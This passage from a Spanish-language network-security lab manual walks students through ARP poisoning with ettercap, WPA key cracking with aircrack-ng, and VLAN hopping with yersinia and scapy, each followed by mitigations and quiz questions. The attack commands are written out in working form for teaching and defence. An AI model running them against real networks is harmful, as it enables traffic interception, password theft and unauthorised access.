En este paso se escoge la interfaz física que estará en modo promiscuo, permitiendo transmitir y observar los paquetes que circulan por la red. La figura A.36 muestra la ventana principal de ettercap y la barra de menú donde se seleccionará las siguientes opciones.

1. *Sniff/ Unified sniffing/ eth0*
2. *Start/Start Sniffing*




Figura A.36: Ventana principal de la herramienta ettercap

Paso 3: Escogemos las máquinas víctimas

Para escoger a las máquinas víctimas se seleccionaran de la lista presentada por ettercap, tal como se muestra en la figura A.37, las que tengan relación de confianza en la red, en este caso se pueden escoger entre dos escenarios: la máquina víctima y la puerta de enlace o la máquina víctima y el servidor, en este caso se muestra el primer escenario.

1. *Host/ Scan for hosts/ Host list*

2. Seleccionar 192.168.10.11 y presionar *Add to target 1*.
3. Seleccionar 192.168.10.1 y presionar *Add to target 2*.




Figura A.37: Selección de máquinas victimas

Tarea 5: Ataque

Paso 1: Envenenamiento ARP y MITM

Se utiliza la técnica de hombre en el medio mediante un envenenamiento de la tabla ARP, tal como se muestra en la figura A.38.

1. *Mitm/ Arp poisoning*
2. *Sniff remote connections*




Figura A.38: Hombre en el medio mediante un envenenamiento ARP

Paso 2: Conexiones activas

Podemos observar que tipo de conexiones y servicios se ejecutan en esas máquinas, incluso se puede ver contraseñas, finalizar conexiones e inyectar código malicioso. Se recomienda que al terminar el ataque se finalice el envenenamiento ARP, ya que se puede perder la conexión entre las máquinas víctimas.

1. *View/View Connection.*
2. *Start/ Stop sniffing.*

Tarea 6: Mitigar el ataque

En este paso es importante que el estudiante comprenda que debe asegurar los puertos del conmutador, utilizar conexiones remotas seguras y tener políticas de acceso a las máquinas solo para el personal autorizado.

Paso 1: Configurar MAC estáticas

Si la red es escalable no es recomendable esta mitigación, para efectos de práctica se la estudia y para llevarla a cabo se genera un archivo.bat con las direcciones MAC de

los equipos que tengan una relación de confianza con esta máquina en la red ver figura A.39, ya sea puerta de enlace, servidor de correos, entre otros, ese archivo se colocará en el Inicio del sistema operativo para que se ejecute al iniciar la máquina.

Todos los programas/ Inicio.




Figura A.39: Tabla ARP estática

Paso 2: Configurar en el conmutador la seguridad del puerto

Los conmutadores nos permiten administrar y también configurar la seguridad de los puertos ya sea un límite de direcciones MAC y estableciendo penalizaciones al sobrepasarlo.

```
S1(config)#interface Fa 0/1
S1(config-if)#switchport mode access
S1(config-if)#switchport port-security
S1(config-if)#switchport      port-security      mac-address
mac_del_host
```

Los modos de violación del puerto son: shutdown que apaga el puerto y envía un mensaje SNMP, el modo restrict donde el puerto sigue activo pero los paquetes provenientes de la dirección MAC que viola la seguridad se descartan, también envía mensajes de alerta y finalmente protect mantiene el puerto activo y no envía ningún mensaje.

```
S1(config-if)#switchport port-security violation { shutdown
| restrict | protect}
```

Paso 3: Utilizar la herramienta de control del protocolo ARP

Es una herramienta de control que permite asegurar el protocolo ARP mediante dos técnicas DARPI y SARPI, verificando el origen de las entradas en la tabla y eliminando las entradas envenenadas o falsas. El modo de operación de la herramienta es ofrecer autenticación de las peticiones y repuestas ARP, manteniendo estática la tabla de asociación y eliminando las MAC falsas. Para utilizarla se debe descargar e instalar en cada máquina final.

```
apt-get install arpon  
arpon -i eth0 -y -d 100
```

Tarea 7: Preguntas

3. ¿De qué vulnerabilidad se aprovecha el ataque de envenenamiento ARP en la máquina víctima?

- a) Las direcciones MAC.
- b) Las respuestas arp-reply, ya que no se verifica el origen al momento de asociarlas con la dirección IP en la tabla ARP.
- c) Las direcciones IP mal configuradas.

4. El envenenamiento ARP consiste en:

- a) Suplantar una dirección MAC en una respuesta ARP.
- b) Suplantar una dirección IP solicitado en una petición ARP.
- c) Suplantar direcciones MAC e IP.

3. ¿Cuál de las siguientes opciones corresponden a la mitigación para el ataque?

- d) Configurar la seguridad de puertos en el conmutador.
- e) Instalar ettercap en cada una de las máquinas de red.
- f) Configurar VLAN en el conmutador.

[Esta página se dejó en blanco intencionalmente]

Práctica #2

Vulnerando el protocolo WPA

PRÁCTICA A.7: VULNERANDO EL PROTOCOLO WPA

Introducción

Esta práctica nos muestra las vulnerabilidades que presenta el mecanismo de control de acceso WPA, que mediante un ataque de fuerza bruta nos permite determinar la contraseña de acceso a una red inalámbrica, cuando no se toman las debidas precauciones y seguridades en la misma.

Objetivos:

- Mostrar las vulnerabilidades del protocolo WPA.
- Dar a conocer la importancia de las claves seguras en una red inalámbrica.
- Realizar configuraciones de seguridad en enrutadores inalámbricos a fin de mitigar el ataque.

Materiales y herramientas

- 2 enrutadores
- 2 conmutadores
- 1 enrutador inalámbrico
- 3 computadoras
- 1 computadora portátil
- 1 tarjeta inalámbrica

Diagrama de topología




Figura A.40: Esquema de conexión y configuración WPA

Tabla de direccionamiento

DISPOSITIVO	INTERFAZ	DIRECCIÓN IP	MÁSCARA DE SUBRED
R1	Fa0/0	192.168.10.1	255.255.255.0
	Fa0/1	192.168.11.1	255.255.255.0
	Se0/2/0	10.1.1.1	255.255.255.252
R2	Se0/2/0	10.1.1.2	255.255.255.252
R3	WLAN	172.17.30.26	255.255.255.0
	LAN	DHCP	No aplicable

Tabla A.11: Tabla de direccionamiento de los dispositivos de red WPA

Tarea 1: Preparar la red

Cablear la red como se muestra en la figura A.40.

Tarea 2: Configuraciones básicas

Configure los enrutadores R1 y R2 de acuerdo a la siguiente guía:

1. Configure el nombre adecuado de los dispositivos.
2. Deshabilite la búsqueda DNS.
3. Configure una contraseña de modo privilegiado: class.
4. Configure la contraseña cisco para las conexiones de consola.
5. Configure la contraseña cisco para las conexiones de líneas virtuales.
6. Configure el ingreso sincrónico de datos.
7. Habilite OSPF con SA = 45 y área 0.
8. Configure las interfaces y direcciones IP según la tabla A.11
9. Configure el enrutador inalámbrico con modo de seguridad WPA-Personal, y use la

contraseña "vulnerable", coloque el SSID Tesis y el canal de operación que indique su instructor.

Tarea 3: Configuraciones DHCP

1. Configure R2 como servidor DHCP.
2. Configure en R1 una dirección ayudante.
3. Compruebe que la red funcione correctamente.

Tarea 4: Configuraciones para el ataque

Para realizar el ataque utilizamos aircrack-ng que es un conjunto de herramientas que nos permite monitorear y analizar redes inalámbricas, además de descifrar claves WEP y WPA.

Paso 1: Configuración de la tarjeta inalámbrica

1. Conecte la tarjeta inalámbrica a la máquina atacante como se muestra en la figura A.41, esta máquina funciona con sistema operativo Linux, distribución Ubuntu 11.10 y tiene instalado el conjunto de herramientas aircrack-ng.




Figura A.41: Esquema de conexión y configuración ataque WPA

2. Abra una terminal en modo privilegiado en la máquina atacante y verifique la interfaz inalámbrica, en la figura A.42 se observa que la interfaz inalámbrica es la *wlan0*, es importante tomar en cuenta este dato ya que se utilizará en el siguiente paso.

iwconfig

```
root@ubuntu:/home/cppunina# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11bg  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
            Retry  long limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off
```

Figura A.42: Verificación de interfaz inalámbrica

3. Colocamos la tarjeta inalámbrica en modo monitor. En la salida de este comando note que el nombre de la interfaz cambia a *mon0*.

airmon-ng start wlan0

4. Si en este punto aparece algún error como el que se muestra en la figura A.43 consulte con su instructor.

Interface	Chipset	Driver
wlan0	Realtek RTL8187L	rtl8187 - [phy3]SIOCSIFFLAGS: Unknown error 132 (monitor mode enabled on mon0)

Figura A.43: Error en el firmware de la tarjeta inalámbrica

Paso 2: Iniciando captura

1. Para conocer las redes activas a las cuales tenemos alcance iniciamos una captura general del tráfico mediante airodump que es una herramienta del conjunto de aircrack-ng que permite capturar paquetes inalámbricos 802.11. En este paso debe mostrarse la información de las redes inalámbricas que están en el alcance de la tarjeta.

airodump-ng mon0

2. Debemos escoger una red cuyo sistema de autenticación sea WPA, en este caso será la red Tesis colocamos el comando mostrado para capturar información únicamente de esta red.

airodump-ng -c 6 --bssid 00:21:29:8E:4F:49 -w WPA-0*.cap mon0

3. Durante la captura de los paquetes de la red Tesis, debemos conectar un cliente inalámbrico para obtener el apretón de manos que se genera durante la fase de autenticación. En este caso toda la captura se guardará en el archivo WPA-0*.cap. Finalizamos la captura con la combinación de teclas ctrl+c y verificamos si el archivo contiene el apretón de manos. En la figura A.44 se muestra que el archivo si contiene un apretón de manos.

aircrack-ng WPA-0*.cap

```
# BSSID          ESSID          Encryption
1 00:21:29:8E:4F:55 Tesis          WPA (1 handshake)
Choosing first network as target.
Opening WPA-0*.cap-01.cap
Opening mon0
```

Figura A.44 Verificación del archivo WAP

4. El nombre del archivo es WPA-0*.cap, cada vez que realice el ataque tendrá que cambiarlo, si no obtiene el apretón de manos consulte con su instructor.

Tarea 5: Ataque

En esta tarea descifraremos la clave de seguridad de la red atacada utilizando un diccionario y la información obtenida en el apretón de manos.

Paso 1: Obtención del diccionario

Realizaremos un ataque de fuerza bruta por lo que se requiere de diccionarios, ya que se debe comparar la información obtenida en la apretón de manos con las palabras que se encuentran en el mismo, si esa clave coincide con alguna palabra del diccionario entonces podremos leer la contraseña fácilmente.

Paso 2: Búsqueda de la clave en el diccionario

Realizamos la comparación de la información obtenida, con las palabras del diccionario, la operación tardará unos minutos, finalmente la herramienta encuentra la coincidencia, y muestra la clave de la red Tesis.

```
aircrack-ng -w /Desktop/diccionario.txt -b  
00:21:29:8E:4F:49 -w WPA-0*.cap
```

Tarea 6: Mitigación del ataque

El cambio de mecanismo de control de acceso de WPA a WPA2 no es una mitigación efectiva, debido a que el ataque se realiza un paso antes de los métodos de codificación TKIP y AES, en realidad la única manera de dificultar estos ataques es utilizar una contraseña segura.

Paso 1: Contraseñas seguras

Es recomendable usar contraseñas largas de 10 o más caracteres de longitud, que incluyan la combinación de letras mayúsculas y minúsculas, símbolos y espacios, por

ejemplo 6kS7sH58m38t!. Evite contraseñas basadas en repeticiones, palabras de diccionario, secuencias de letras o números, nombres de usuario, nombres de mascotas o parientes, información biográfica u otros tipos de información fácilmente identificable. Actualice cada cierto tiempo sus contraseñas. Modifique la contraseña del enrutador

wireless/ wireless security

Paso 2: Filtrado de MAC

El filtrado de MAC permite que sólo los dispositivos autorizados se conecten a la red esta medida es efectiva en redes pequeñas que no son escalables.

1. *Wireless/ Wireless MAC Filter.*
2. *Enable.*
3. Escogemos la opción para que sólo se conecten los dispositivos de la lista.
4. Colocamos la dirección MAC del dispositivo permitido.

Paso 3: Desactivar el SSID

Al desactivar el SSID la red no está expuesta a ser detectada por cualquier equipo que posea tecnología WI-FI. Es una medida importante, pero no efectiva si el atacante conoce el nombre de la red. Desactive el SSID del enrutador.

1. *Wireless/ Basic Wireless setting.*
2. *Disable.*

Tarea 7: Preguntas

1. **¿Qué tipo de ataque se emplea para obtener la clave del sistema de control de acceso WPA?**
 - a) Denegación de servicio.

- b) Suplantación DHCP.
- c) Fuerza bruta.

2. ¿Por qué es importante que uno o más usuarios se conecten mientras se están realizando las capturas de la red para realizar el ataque?

- a) Para que la red inalámbrica se encuentre trabajando.
- b) Para que exista tráfico en la red y poder capturar la mayor cantidad de paquetes.
- c) Para poder obtener en la captura de la tarjeta un apretón de manos.

3. ¿El filtrado de MAC, impide que el atacante obtenga la contraseña?

- a) Si, es la medida más efectiva.
- b) No, con esta medida sólo nos aseguramos de que si el atacante obtiene la clave no se pueda conectar a la red.
- c) Si, porque el atacante no se podrá conectar a la red.

[Esta página se dejó en blanco intencionalmente]

Práctica #3

Doble etiquetado de VLAN

PRÁCTICA A.8: DOBLE ETIQUETADO DE VLAN

Introducción

Esta práctica nos muestra las vulnerabilidades a las que están expuestas las VLAN, como son las malas configuraciones o no asegurar los puertos del conmutador, dando como resultado el ambiente favorable para el ataque salto de VLAN, que permite enviar o recoger tramas de distintos segmentos de red sin que exista un dispositivo de capa tres (enrutador) para realizar el cambio de etiqueta. Los dos escenarios efectivos de la práctica son la suplantación de la identidad del conmutador y el doble etiquetado de VLAN.

Objetivos:

- Conocer las vulnerabilidades de los protocolos VTP y DTP.
- Utilizar herramientas de software libre para enviar tramas y mensajes DTP falsificados.
- Realizar las configuraciones de seguridad en los puertos del conmutador para mitigar el ataque de salto de VLAN.

Materiales y herramientas

- 2 Conmutadores
- 4 Computadoras

Diagrama de topología




Figura A.45: Esquema de conexión y configuración VLAN

Tabla de direccionamiento

Dispositivo	Interfaz	Dirección IP	Máscara de subred	Puerta de salida
S1	VLAN 20	192.168.20.11	255.255.255.0	No aplicable
S2	VLAN 20	192.168.20.12	255.255.255.0	No aplicable
PC1	NIC	192.168.20.10	255.255.255.0	192.168.20.1
PC2	NIC	192.168.20.24	255.255.255.0	192.168.20.1
PC3	NIC	192.168.10.30	255.255.255.0	192.168.10.1
PC4	NIC	192.168.10.20	255.255.255.0	192.168.10.1

Tabla A.12: Tabla de direccionamiento de los dispositivos de red VLAN

Asignación de puertos

Puertos	Asignaciones	Red
Fa0/1 – 0/5	VLAN 20 - Administración & Nativa	192.168.20.0/24
Fa0/6 – 0/10	No designados	
Fa0/11 – 0/17	VLAN 10 - Facultad	192.168.10.0/24
Fa0/18 – 0/24	VLAN 20 - Estudiantes	192.168.20.0/24

Tabla A.13: Asignación de cada puerto de los conmutadores

Tarea 1: Preparar la red

Cablear la red como se muestra la figura A.45

Tarea 2: Configuraciones básicas

Configure los conmutadores S1 y S2 según las tablas A.12 y A.13, tomando en cuenta las siguientes pautas:

1. Configure el nombre adecuado de los dispositivos.
2. Deshabilite la búsqueda DNS.
3. Configure *class* como contraseña de modo privilegiado.
4. Configure la contraseña *cisco* para las conexiones de consola y líneas virtuales.
5. Configure el ingreso sincrónico de datos.
6. Configure las interfaces Ethernet de PC1, PC2, PC3 y PC4 con las direcciones IP mostradas en la tabla A.12 y conéctelas a los puertos correspondientes en los conmutadores según la tabla A.13.
7. Cree las VLAN en los conmutadores y asígneles nombres.
8. Configurarlos enlaces troncales y designar la VLAN nativa para los enlaces troncales.
9. Asignar los puertos de los conmutadores S1 y S2 tal como se muestra en la tabla A.13.
10. Configurar la dirección de la interfaz de administración en los tres conmutadores.

Tarea 3: Ataque de doble etiquetado de VLAN

El doble etiquetado de VLAN consiste en enviar tramas desde un puerto configurado en una VLAN perteneciente a la red hacia otro segmento de red, únicamente si el puerto por el cual se envía la trama coincide con la VLAN nativa de la red. Los equipos (switch catalyst 2600) con los que cuenta el Laboratorio de Simulación de Telecomunicaciones ya no son vulnerables a esta forma de ataque, pero se puede realizar con equipos antiguos en caso de requerirlo. La figura A.46 muestra cómo se envía la trama con doble etiqueta.

Filter: icmp		Expression... Clear Apply Save				
No.	Time	Source	Destination	Protocol	Length	Info
3734	1362.13544	192.168.40.20	192.168.40.30	ICMP	98	Echo (ping) reply id=0x0c8c, seq=2/512, ttl=128
4369	1518.67108	192.168.30.30	255.255.255.255	ICMP	50	Echo (ping) request id=0x0000, seq=0/0, ttl=64
4883	1968.78573	192.168.20.10	255.255.255.255	ICMP	50	Echo (ping) request id=0x0000, seq=0/0, ttl=64

Frame 4883: 50 bytes on wire (400 bits), 50 bytes captured (400 bits) on interface 0	
Ethernet II, Src: Vmware_d4:a8:ec (00:0c:29:d4:a8:ec), Dst: Broadcast (ff:ff:ff:ff:ff:ff)	
802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 20	
000.	Priority: Best Effort (default) (0)
...0	CFI: Canonical (0)
.... 0000 0000 1010	ID: 10
Type: 802.1Q Virtual LAN (0x8100)	
802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 10	
000.	Priority: Best Effort (default) (0)
...0	CFI: Canonical (0)
.... 0000 0000 0001	ID: 1
Type: IP (0x0800)	
Internet Protocol Version 4, Src: 192.168.30.30 (192.168.20.10), Dst: 255.255.255.255 (255.255.255.255)	
Internet Control Message Protocol	

Figura A.46: Trama enviada desde la maquina atacante PC2

Tarea 4: Ataque de suplantación de identidad del conmutador

Este ataque permite obtener un enlace troncal y suplantar un conmutador permitiendo enviar tramas hacia cualquier segmento de red desde la máquina atacante. Las tramas que llegan a un enlace troncal se envían respetando la etiqueta con la cual se recibe, luego el conmutador desencapsula en un nivel y solo si la trama proviene de una VLAN que coincida con la VLAN nativa, la envía sin etiquetar, caso contrario la etiqueta con la VLAN respectiva.

Paso 1: Verificar conectividad en la red.

La vulnerabilidad a explotar consiste en que de forma predeterminada los puertos del conmutador tiene activada la negociación troncal, es decir que si el otro extremo de la conexión lo solicita, se negociara un puerto troncal. El puerto debe estar de forma predeterminada y se debe conectar la PC2 a uno de los puertos no designados en la topología escoger desde Fa0/6- Fa0/10, se selecciona la Fa0/6, como se muestra en la figura A.47.




Figura A.47: Escenario del ataque suplantación de la identidad del conmutador

Paso 2: Preparar la herramienta para el ataque

En este paso utilizamos yersinia para establecer un enlace troncal entre el atacante y el conmutador mediante el ataque DTP, que permite enviar un aviso al conmutador de que otro conmutador quiere establecer un enlace troncal y al momento de ejecutar el comando en la terminal de Linux, la interfaz Fa 0/6 donde está conectado el atacante se convierte en troncal, tal y como se ve en la figura A. 48, el comando es ejecutado en el conmutador S1.

Es necesario que la ventana donde se ejecuta el siguiente comando se mantenga abierta hasta que termine el ataque.

```
sudo su
yersinia dtp -attack 1 -interface eth0
```

# sh int tru				
Port	Mode	Encapsulation	Status	Native vlan
Fa0/1	on	802.1q	trunking	20
Fa 0/6	on	802.1q	trunking	20

Figura A.48: Interfaz habilitada como troncal después del ataque DTP

Paso 3: Enviando tramas

Se abre una terminal de Linux y a través de scapy se envían todas las tramas desde la máquina atacante, debido a que PC2 actúa como si fuera un conmutador más en la red, ya que tiene habilitado el enlace troncal.

```
sudo scapy
sendp(Ether (dst= 'ff:ff:ff:ff:ff:ff', src= 'MAC
origen')/Dot1Q(vlan=20)/Dot1Q(vlan=10)/IP
(dst='255.255.255.255')/ICMP ( ))
```

Se puede comprobar el ataque abriendo el analizador de tráfico wireshark, seleccionando la tarjeta de red y poniendo en el campo filter *icmp* y después *apply*, tanto en PC2, PC3 y PC4, para que se vean las tramas que se transmiten y llegan hacia esa VLAN.

Tarea 5: Mitigar el ataque

Para mitigar el ataque existen varias alternativas las cuales citaremos a continuación.

Paso 1: Configurar una VLAN diferente a la de datos.

Si la configuración troncal no es requerida se recomienda configurar los puertos en modo acceso y asignarlos a una VLAN que no sea la nativa ni de datos de la red.

```
SW1(config-if)#switchport mode access
SW1(config-if)#switchport access vlan VLAN-ID
```

Paso 2: Desactivar la negociación troncal

Si el modo troncal de un puerto es requerido, se recomienda configurar el puerto desactivando la negociación para prevenir el envío de tramas DTP.

```
SW1(config-if)#switchport mode trunk
```

SW1(config-if)#switchport nonegotiate

Paso 3: Configurar una VLAN nativa diferente a la de datos.

Cambiar la VLAN Nativa a una VLAN que no se utilice para otro propósito

SW1 (config-if) #switchport trunk native vlan VLAN-ID

Tarea 6: Preguntas

1. ¿Cuál es la principal vulnerabilidad que se aprovecha para realizar el ataque de doble etiquetado de VLAN?

- a) La VLAN Nativa es la VLAN de datos.
- b) La negociación del puerto troncal esta activa.
- c) El conmutador acepta el envío de mensajes VTP falsificados.

2. Para realizar el ataque de suplantación de identidad. ¿Cuál de las siguientes opciones es la más importante?

- a) Que el puerto este en modo acceso.
- b) Que el puerto del conmutador este con las configuraciones predeterminadas, la negociación activada y sin seguridad.
- d) Que tenga configurado la VLAN nativa en el puerto al que me voy conectar.

3. ¿Cuál es el método más efectivo para evitar un salto de VLAN?

- a) Configurar los puertos con sus respectivas direcciones.
- b) Crear más VLAN de administración.
- c) Deshabilitar la negociación del enlace troncal y configurar seguridad en los puertos.

[Esta página se dejó en blanco intencionalmente]

Práctica #4

Vulnerando el protocolo VTP

PRÁCTICA A.9: VULNERANDO EL PROTOCOLO VTP

Introducción

La práctica nos muestra las vulnerabilidades que presentan los protocolos DTP y VTP. DTP permite crear un enlace troncal automáticamente al conectar dos conmutadores, explotando esta vulnerabilidad obtenemos como atacantes manejar este enlace, para luego falsificar mensajes VTP y administrar las VLANs creadas con anterioridad.

Objetivos

- Mostrar al estudiante las vulnerabilidades de los protocolos VTP y DTP.
- Enviar mensajes VTP falsificados empleando herramientas de software libre.
- Realizar las configuraciones de seguridad en los conmutadores para mitigar el ataque que aprovecha las vulnerabilidades de los protocolos VTP y DTP.

Materiales y herramientas

- 4 computadoras
- 3 conmutadores

Diagrama de la topología




Figura A.49: Esquema de conexión y configuración VTP

Tabla de direccionamiento

Dispositivo	Interfaz	Dirección IP	Máscara de subred	Puerta de salida
S1	VLAN 99	172.17.99.12	255.255.255.0	No aplicable
S2	VLAN 99	172.17.99.11	255.255.255.0	No aplicable
S3	VLAN 99	172.17.99.13	255.255.255.0	No aplicable
PC1	NIC	172.17.10.23	255.255.255.0	172.17.10.1
PC2	NIC	172.17.20.25	255.255.255.0	172.17.10.1
PC3	NIC	172.17.20.22	255.255.255.0	172.17.10.1
PC4	NIC	172.17.10.21	255.255.255.0	172.17.20.1

Tabla A.14: Tabla de direccionamiento de los dispositivos de red VTP

Asignación de puertos

Puertos	Asignaciones	Red
Fa0/1 – 0/4	VLAN 99–Administración	172.17.99.0/24
Fa0/6 – 0/10	VLAN 30 - Invitados	172.17.30.0/24
Fa0/11 – 0/17	VLAN 10 – Facultad	172.17.10.0/24
Fa0/18 – 0/24	VLAN 20 - Estudiantes	172.17.20.0/24

Tabla A.15: Asignación de cada puerto de los conmutadores

Tarea 1: Preparar la red

Cablear la red como se muestra en la figura A.49.

Tarea 2: Realizar las configuraciones del conmutador

Configure los conmutadores S1, S2 y S3 según las tablas A.14 y A.15, tome en cuenta las siguientes pautas:

